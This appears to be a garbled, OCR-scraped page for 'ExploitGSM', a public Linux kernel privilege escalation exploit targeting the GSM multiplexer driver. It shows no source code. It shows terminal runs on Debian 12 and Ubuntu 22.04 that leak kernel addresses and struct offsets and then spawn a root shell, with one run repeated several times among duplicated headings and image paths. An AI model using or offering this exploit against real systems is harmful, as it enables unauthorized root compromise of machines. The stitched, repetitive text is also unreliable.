GSM Exploit Execution

Selection of Test Exploit Versions


GSM Exploit Execution

Selection of Test Exploit Versions

ExploitGSM Public

GSM Exploit Execution

Selection of Test Exploit Versions




```
yuriicrimson@yurii:~/Documents/ExploitGSM_5_15_to_6_1/ExploitGSM_5_15_to_6_1/build$ ./ExploitGSM
kallsyms restricted, begin retvial kallsyms table
detected kernel path-> /boot/vmlinuz-6.1.0-18-amd64
detected compressed format -> xz
Uncompressed kernel size -> 65902908
successfully taken kernel!
begin try leak startup_xen!
startup_xen leaked address  -> ffffffffb826f1c0
text leaked address         -> ffffffffb6200000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
gsm_mux_event_offset -> 56
Let go thread
We get root, spawn shell
root@yurii:/root# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video)
iicrimson)
root@yurii:/root# exit
exit
```

Debian 12 6.1 kernel Dekstop


GSM Exploit Execution

Selection of Test Exploit Versions



```
yuriicrimson@yurii:~/Documents/ExploitGSM_5_15_to_6_1/ExploitGSM_5_15_to_6_1/build$ ./ExploitGSM
kallsyms restricted, begin retvial kallsyms table
detected kernel path-> /boot/vmlinuz-6.1.0-18-amd64
detected compressed format -> xz
Uncompressed kernel size -> 65902908
successfully taken kernel!
begin try leak startup_xen!
startup_xen leaked address  -> ffffffffb826f1c0
text leaked address         -> ffffffffb6200000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
gsm_mux_event_offset -> 56
Let go thread
We get root, spawn shell
root@yurii:/root# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video)
iicrimson)
root@yurii:/root# exit
exit
```

Debian 12 6.1 kernel Dekstop




```
yurii@test:/tmp/host$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address  -> ffffffff868933c0
text leaked address         -> ffffffff84200000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
tty port             -> 376
tty buffhead         -> 136
dead                 -> 524
waiting setconf dlci thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@test:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),122(lpadmin),135(lxd),136(sambashare),1000(yurii)
root@test:/root# 
```

Ubuntu 22.04 6.5 kernel Dekstop

GSM Exploit Execution


Selection of Test Exploit Versions



ExploitGSM Public

```
yuriicrimson@yurii:~/Documents/ExploitGSM_5_15_to_6_1/ExploitGSM_5_15_to_6_1/build$ ./ExploitGSM
kallsyms restricted, begin retvial kallsyms table
detected kernel path-> /boot/vmlinuz-6.1.0-18-amd64
detected compressed format -> xz
Uncompressed kernel size -> 65902908
successfully taken kernel!
begin try leak startup_xen!
startup_xen leaked address  -> ffffffffb826f1c0
text leaked address         -> ffffffffb6200000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
gsm_mux_event_offset -> 56
Let go thread
We get root, spawn shell
root@yurii:/root# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video)
iicrimson)
root@yurii:/root# exit
exit
```

Debian 12 6.1 kernel Dekstop



